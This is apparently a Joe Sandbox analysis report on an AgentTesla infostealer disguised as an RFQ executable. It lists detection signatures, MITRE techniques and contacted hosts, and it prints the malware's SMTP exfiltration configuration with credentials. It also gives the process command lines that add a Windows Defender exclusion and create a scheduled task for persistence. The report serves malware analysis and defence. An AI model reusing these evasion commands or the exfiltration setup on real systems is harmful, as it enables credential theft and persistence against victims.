
**ID:** 492068
**Sample Name:** RFQ_99705546,99805546_Mark Cansick.exe
**Cookbook:** default.jbs
**Time:** 10:28:41
**Date:** 28/09/2021
**Version:** 33.0.0 White Diamond

# Table of Contents


# Windows Analysis Report RFQ_99705546,99805546_Ma…

## Overview


### General Information

| | |
|---|---|
| Sample Name: | RFQ_99705546,99805546_Mark Cansick.exe |
| Analysis ID: | 492068 |
| MD5: | 724bce9be00d52.. |
| SHA1: | a95a26499d30f48. |
| SHA256: | 94bc5b095176cc… |
| Tags: | AgentTesla exe |
| Infos: | |

Most interesting Screenshot:



### Detection





AgentTesla

| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Installs a global keyboard hook
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…

### Classification



## Process Tree

- **System is w10x64**
- RFQ_99705546,99805546_Mark Cansick.exe (PID: 6092 cmdline: 'C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe' MD5: 724BCE9BE00D521C9AE6075D50434B11)
  - powershell.exe (PID: 4200 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4820 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 1860 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\sucEaYWuNda' /XML 'C:\Users\user\AppData\Local\Temp\tmp1646.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6308 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RFQ_99705546,99805546_Mark Cansick.exe (PID: 6252 cmdline: C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe MD5: 724BCE9BE00D521C9AE6075D50434B11)
- **cleanup**

## Malware Configuration

### Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "user@regalbelloit.com",
  "Password": "OccWNGh9",
  "Host": "smtp.regalbelloit.com"
}
```

## Yara Overview

### Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000000.00000002.313580243.000000000456 3000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 00000000.00000002.313580243.000000000456 3000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security | |

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000008.00000002.814784422.000000000402000.00000040.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 00000008.00000002.814784422.000000000402000.00000040.00000001.sdmp | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security | |
| 00000000.00000002.313035144.000000000440000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| Click to see the 8 entries | | | | |

### Unpacked PEs

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 8.2.RFQ_99705546,99805546_Mark Cansick.exe.400000.0.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 8.2.RFQ_99705546,99805546_Mark Cansick.exe.400000.0.unpack | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security | |
| 0.2.RFQ_99705546,99805546_Mark Cansick.exe.44f7b80.3.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 0.2.RFQ_99705546,99805546_Mark Cansick.exe.44f7b80.3.unpack | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security | |
| 0.2.RFQ_99705546,99805546_Mark Cansick.exe.44f7b80.3.raw.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| Click to see the 1 entries | | | | |

## Sigma Overview

### System Summary:

**Sigma detected: Powershell Defender Exclusion**

**Sigma detected: Non Interactive PowerShell**

**Sigma detected: T1086 PowerShell Execution**

## Jbx Signature Overview

Click to jump to signature section

### AV Detection:

**Found malware configuration**

**Multi AV Scanner detection for submitted file**

**Machine Learning detection for sample**

**Machine Learning detection for dropped file**

### Networking:

**Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)**

### Key, Mouse, Clipboard, Microphone and Screen Capturing:

**Installs a global keyboard hook**

### System Summary:

**.NET source code contains very large strings**

## Data Obfuscation:

.NET source code contains potential unpacker

## Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

## Hooking and other Techniques for Hiding and Protection:

Moves itself to temp directory

## Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

## HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

## Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

## Remote Access Functionality:


Yara detected AgentTesla

# Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Contro |
|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Windows Management Instrumentation 3 1 1 | Scheduled Task/Job 1 | Process Injection 1 1 2 | Masquerading 1 1 | OS Credential Dumping 2 | Security Software Discovery 3 2 1 | Remote Services | Email Collection 1 | Exfiltration Over Other Network Medium | Encrypted Channel 1 |
| Default Accounts | Scheduled Task/Job 1 | Boot or Logon Initialization Scripts | Scheduled Task/Job 1 | Disable or Modify Tools 1 1 | Input Capture 1 1 | Process Discovery 2 | Remote Desktop Protocol | Input Capture 1 1 | Exfiltration Over Bluetooth | Non-Standa Port 1 |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Virtualization/Sandbox Evasion 2 4 1 | Credentials in Registry 1 | Virtualization/Sandbox Evasion 2 4 1 | SMB/Windows Admin Shares | Archive Collected Data 1 | Automated Exfiltration | Non-Application Layer Protocol 1 |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Process Injection 1 1 2 | NTDS | Application Window Discovery 1 | Distributed Component Object Model | Data from Local System 2 | Scheduled Transfer | Application Layer Protocol 1 |

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Contro |
|---|---|---|---|---|---|---|---|---|---|---|
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Obfuscated Files or Information 2 | LSA Secrets | Remote System Discovery 1 | SSH | Clipboard Data 1 | Data Transfer Size Limits | Fallback Channels |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Software Packing 1 3 | Cached Domain Credentials | File and Directory Discovery 1 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communica |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | Compile After Delivery | DCSync | System Information Discovery 1 1 4 | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Commonly Used Port |

## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.


# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| RFQ_99705546,99805546_Mark Cansick.exe | 24% | Virustotal | | Browse |
| RFQ_99705546,99805546_Mark Cansick.exe | 100% | Joe Sandbox ML | | |

## Dropped Files

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| C:\Users\user\AppData\Roaming\sucEaYWuNda.exe | 100% | Joe Sandbox ML | | |

## Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|---|---|---|---|---|---|
| 8.2.RFQ_99705546,99805546_Mark Cansick.exe.400000.0.unpack | 100% | Avira | TR/Spy.Gen8 | | Download File |

## Domains

No Antivirus matches

### URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://127.0.0.1:HTTP/1.1 | 0% | Avira URL Cloud | safe | |
| http://DynDns.comDynDNS | 0% | URL Reputation | safe | |
| http://POrzfIODYEW.org | 0% | Avira URL Cloud | safe | |
| http://POrzfIODYEW.o | 0% | Avira URL Cloud | safe | |
| http://PFjgsH.com | 0% | Avira URL Cloud | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha | 0% | URL Reputation | safe | |
| http://schemas.microsoft. | 0% | URL Reputation | safe | |
| http://https://api.ipify.org%GETMozilla/5.0 | 0% | URL Reputation | safe | |
| http://smtp.regalbelloit.com | 0% | Avira URL Cloud | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip | 0% | URL Reputation | safe | |
| http://https://api.ipify.org%$ | 0% | Avira URL Cloud | safe | |

## Domains and IPs

### Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| us2.smtp.mailhostbox.com | 208.91.198.143 | true | false | | high |
| smtp.regalbelloit.com | unknown | unknown | true | | unknown |

### URLs from Memory and Binaries

### Contacted IPs

### Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 208.91.198.143 | us2.smtp.mailhostbox.com | United States | | 394695 | PUBLIC-DOMAIN-REGISTRYUS | false |

## General Information

| | |
|---|---|
| Joe Sandbox Version: | 33.0.0 White Diamond |
| Analysis ID: | 492068 |
| Start date: | 28.09.2021 |
| Start time: | 10:28:41 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 11m 31s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | RFQ_99705546,99805546_Mark Cansick.exe |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 26 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |

| | |
|---|---|
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.spyw.evad.winEXE@9/9@2/1 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .exe<br>• Override analysis time to 240s for sample files taking high CPU consumption |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 10:29:43 | API Interceptor | 1619x Sleep call for process: RFQ_99705546,99805546_Mark Cansick.exe modified |
| 10:29:47 | API Interceptor | 29x Sleep call for process: powershell.exe modified |

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 208.91.198.143 | Inquiry - Specifications 002021.exe | Get hash | malicious | Browse | |
| | #RFQ Medimpex International LLC.exe | Get hash | malicious | Browse | |
| | New Order.doc | Get hash | malicious | Browse | |
| | LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p,pdf.exe | Get hash | malicious | Browse | |
| | Curriculum Vitae Milani.exe | Get hash | malicious | Browse | |
| | Solicitud de cotizacion.exe | Get hash | malicious | Browse | |
| | KLC45E_92421_PI.exe | Get hash | malicious | Browse | |
| | Products prices request.xlsx | Get hash | malicious | Browse | |
| | Payment Advice 09-22-2021 SKMBT03783930484080484904003TXT.exe | Get hash | malicious | Browse | |
| | from-iso_PSC ___ - E41140,PDF.EXE | Get hash | malicious | Browse | |
| | n267kM6LhuZHjzz.exe | Get hash | malicious | Browse | |
| | Cv4ms60aUz.exe | Get hash | malicious | Browse | |
| | iw2crzErP4mvr7r.exe | Get hash | malicious | Browse | |
| | COMTAC LISTA URGENTE ORDEN 92121,pdf.exe | Get hash | malicious | Browse | |
| | PRESUPUESTO.xlsx | Get hash | malicious | Browse | |
| | k4QKSYxd03.exe | Get hash | malicious | Browse | |
| | Po#6672.pdf.exe | Get hash | malicious | Browse | |
| | Order Confirmation _ Urgent,pdf.exe | Get hash | malicious | Browse | |
| | Orde Baru #86-55113 ,pdf.exe | Get hash | malicious | Browse | |
| | RFQ_AP65425652_032421 segera.exe | Get hash | malicious | Browse | |

## Domains

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| us2.smtp.mailhostbox.com | DcM2rparqC5rBq3.exe | Get hash | malicious | Browse | • 208.91.199.224 |
| | #RFQ Medimpex International LLC.exe | Get hash | malicious | Browse | • 208.91.199.223 |
| | INVOICE & TELEX BL_PDF.exe | Get hash | malicious | Browse | • 208.91.199.225 |
| | Inquiry - Specifications 002021.exe | Get hash | malicious | Browse | • 208.91.198.143 |
| | #RFQ Medimpex International LLC.exe | Get hash | malicious | Browse | • 208.91.199.223 |
| | SHIPPING DOCUMENTS_PDF.exe | Get hash | malicious | Browse | • 208.91.199.225 |
| | New Order.doc | Get hash | malicious | Browse | • 208.91.198.143 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p,pdf.exe | Get hash | malicious | Browse | • 208.91.199.223 |
| | #U0916#U0930#U0940#U0926 #U0906#U0926#U0 947#U0936-34002174,pdf.exe | Get hash | malicious | Browse | • 208.91.199.225 |
| | #Uc7ac #Uc8fc#Ubb38 #Ud655#Uc778,pdf.exe | Get hash | malicious | Browse | • 208.91.199.225 |
| | 4f7K9bfgNr.exe | Get hash | malicious | Browse | • 208.91.199.224 |
| | Curriculum Vitae Milani.exe | Get hash | malicious | Browse | • 208.91.198.143 |
| | Solicitud de cotizacion.exe | Get hash | malicious | Browse | • 208.91.198.143 |
| | New Order.exe | Get hash | malicious | Browse | • 208.91.199.223 |
| | KLC45E_92421_PI.exe | Get hash | malicious | Browse | • 208.91.199.223 |
| | PO-3242.xlsx | Get hash | malicious | Browse | • 208.91.199.223 |
| | MONO Nueva orden - E41140,PDF.exe | Get hash | malicious | Browse | • 208.91.199.223 |
| | SO230921.exe | Get hash | malicious | Browse | • 208.91.199.223 |
| | Products prices request.xlsx | Get hash | malicious | Browse | • 208.91.198.143 |
| | 3qyhcUC9um.exe | Get hash | malicious | Browse | • 208.91.198.143 |

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| PUBLIC-DOMAIN-REGISTRYUS | ATKtxrOZ8V.dll | Get hash | malicious | Browse | • 204.11.58.87 |
| | waffle_lol.xls | Get hash | malicious | Browse | • 204.11.59.34 |
| | waffle_lol.xls | Get hash | malicious | Browse | • 204.11.59.34 |
| | p2SijKiqgZ.dll | Get hash | malicious | Browse | • 162.215.253.14 |
| | DcM2rparqC5rBq3.exe | Get hash | malicious | Browse | • 208.91.199.224 |
| | #RFQ Medimpex International LLC.exe | Get hash | malicious | Browse | • 208.91.199.223 |
| | ejecutable1.exe | Get hash | malicious | Browse | • 162.251.85.174 |
| | recital-239880844.xls | Get hash | malicious | Browse | • 204.11.59.34 |
| | INVOICE & TELEX BL_PDF.exe | Get hash | malicious | Browse | • 208.91.199.225 |
| | recital-239880844.xls | Get hash | malicious | Browse | • 204.11.59.34 |
| | Inquiry - Specifications 002021.exe | Get hash | malicious | Browse | • 208.91.199.224 |
| | waff.xls | Get hash | malicious | Browse | • 204.11.59.34 |
| | #RFQ Medimpex International LLC.exe | Get hash | malicious | Browse | • 208.91.199.223 |
| | SHIPPING DOCUMENTS_PDF.exe | Get hash | malicious | Browse | • 208.91.199.225 |
| | New Order.doc | Get hash | malicious | Browse | • 208.91.199.225 |
| | LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p,pdf.exe | Get hash | malicious | Browse | • 208.91.199.224 |
| | #U0916#U0930#U0940#U0926 #U0906#U0926#U0 947#U0936-34002174,pdf.exe | Get hash | malicious | Browse | • 208.91.199.224 |
| | #Uc7ac #Uc8fc#Ubb38 #Ud655#Uc778,pdf.exe | Get hash | malicious | Browse | • 208.91.199.224 |
| | 4f7K9bfgNr.exe | Get hash | malicious | Browse | • 208.91.199.224 |
| | Curriculum Vitae Milani.exe | Get hash | malicious | Browse | • 208.91.198.143 |

## JA3 Fingerprints

**No context**

## Dropped Files

**No context**

# Created / dropped Files

**C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RFQ_99705546,99805546_Mark Cansick.exe.log**

| | |
|---|---|
| Process: | C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | modified |
| Size (bytes): | 1308 |
| Entropy (8bit): | 5.345811588615766 |
| Encrypted: | false |
| SSDEEP: | 24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu |
| MD5: | 2E016B886BDB8389D2DD0867BE55F87B |
| SHA1: | 25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B |

| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RFQ_99705546,99805546_Mark Cansick.exe.log | |
|---|---|
| SHA-256: | 1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427 |
| SHA-512: | C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A |
| Malicious: | **true** |
| Reputation: | moderate, very likely benign file |
| Preview: | 1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21 |

| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 20532 |
| Entropy (8bit): | 5.576271550540985 |
| Encrypted: | false |
| SSDEEP: | 384:xtADmq0GepxJGyt06b2LmYSBKnqulf17V9wiiSJ3xyT1M1NZlXz9CldQ:zpGM5bW4KqulfifcwCXfj/ |
| MD5: | 964D140ECBCF4D238E60FBEB7C34A2FD |
| SHA1: | 50EB86756D6AA588A90A4606CE3E663F009AEF46 |
| SHA-256: | 8C133632EC199CD39905FE00367ADCBD4B6E18F80B71D190A0DA00AAE67075C8 |
| SHA-512: | 9DF036170EBC4C2E8EFF6F930291AF2E8C79ADEDE3D122DABBC1FB872A4B4FF4E74DF746A9FA1EA721B89C33DAB91242752E185C266FC4D8292FDC055E7E2C4C |
| Malicious: | false |
| Reputation: | low |
| Preview: | @...e.....h...v.c.`.....l.....@.....H.....<@.^.L."My...::..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)_.....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qcf5x51b.wqi.ps1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A |
| Malicious: | false |
| Reputation: | high, very likely benign file |
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wzii5gj3.las.psm1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A |
| Malicious: | false |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wzii5gj3.las.psm1 | |
|---|---|
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp\tmp1646.tmp | |
|---|---|
| Process: | C:\Users\user\Desktop\RFQ_99705546,99805546_Mark Cansick.exe |
| File Type: | XML 1.0 document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 1644 |
| Entropy (8bit): | 5.188951996793555 |
| Encrypted: | false |
| SSDEEP: | 24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBmtn:cbh47TlNQ//rydbz9I3YODOLNdq32 |
| MD5: | A6FF3913B931EFE6AEA8EC3B2457CBBD |
| SHA1: | 829DE04AE7570B4F80FAECE3DA4637086C52D617 |
| SHA-256: | BBD9A0F78239C9D7F928FE0512D193E9C0418E25E9DEB77279D2F15066418ACC |
| SHA-512: | 56A316CF38B4B9AB157A5C833C43C965B1D9E0DE970B3EE9DA03DA8D52F40CA4D888953E01AA4E9CF5DEAA7E2A5A792AEA533FA10B1CAF53DF373BB74D3A8CF9 |
| Malicious: | **true** |
